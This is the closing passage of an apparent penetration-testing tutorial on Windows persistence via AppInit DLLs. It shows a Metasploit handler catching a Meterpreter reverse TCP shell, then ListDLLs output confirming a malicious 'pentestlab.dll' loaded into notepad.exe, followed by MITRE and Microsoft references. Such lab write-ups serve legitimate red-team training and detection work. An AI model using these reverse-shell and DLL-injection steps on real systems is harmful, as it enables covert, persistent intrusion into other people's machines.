


```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_t
cp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > set LHOST 10.0.0.1
LHOST ⇒ 10.0.0.1
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:4444
[*] Sending stage (206403 bytes) to 10.0.0.2
[*] Meterpreter session 1 opened (10.0.0.1:4444 → 10.0.0.2:49678) at 2019-
12-24 10:29:12 -0500

meterpreter > █
```

Persistence AppInit DLLs – Meterpreter via Notepad

The utility ListDLLs from Sysinternals can be used to obtain information about the DLL's that are loaded into processes. The following command will retrieve the DLL's that have been loaded into the notepad process which was the selected process for persistence.


```
Listdlls64.exe -v notepad
```



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.18362.175]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\netbiosX>Listdlls64.exe -v notepad

Listdlls v3.2 - Listdlls
Copyright (C) 1997-2016 Mark Russinovich
Sysinternals

------------------------------------------------------------------------------
notepad.exe pid: 2736
Command line: "C:\Windows\system32\notepad.exe"

Base                Size      Path
0x000000001c600000  0x32000   C:\Windows\system32\notepad.exe
        Verified:       Microsoft Windows
        Publisher:      Microsoft Corporation
        Description:    Notepad
        Product:        Microsoft« Windows« Operating System
        Version:        10.0.18362.1
        File version:   6.2.18362.1
        Create time:    Tue Mar 31 23:29:49 2054
```

Listdlls – Notepad

The following screenshot validates that both DLL's "**LoadDLLViaAppInit64.dll**" and "**pentestlab.dll**" have been loaded into the address space of notepad.exe process.



```
C:\Windows\system32\cmd.exe

0x00000000e28a0000  0x16000   C:\Windows\System32\LoadDLLViaAppInit64.dll
        Verified:       Didier Stevens Code Signing (https://DidierStevens.com)
        Publisher:      Didier Stevens (https://DidierStevens.com)
        Description:    LoadDLLViaAppInit64
        Product:        LoadDLLViaAppInit64
        Version:        0.0.0.1
        File version:   0.0.0.1
        Create time:    Thu Oct 06 13:09:08 2011

0x00000000e2980000  0x5000    C:\Windows\system32\pentestlab.dll
        Verified:       Unsigned
        Publisher:      n/a
        Description:    n/a
        Product:        n/a
        Version:        n/a
        File version:   n/a
        Create time:    Tue Feb 25 13:20:27 2014


C:\Users\netbiosX>
```

Listdlls – Malicious DLL Loaded

References

- https://attack.mitre.org/techniques/T1103/
- https://docs.microsoft.com/en-gb/windows/win32/dlls/secure-boot-and-appinit-dlls
- https://blog.didierstevens.com/2009/12/23/loaddllviaappinit/
- https://blog.didierstevens.com/2011/10/19/loaddllviaappinit-64-bit/
- https://blog.didierstevens.com/2010/10/26/update-loaddllviaappinit/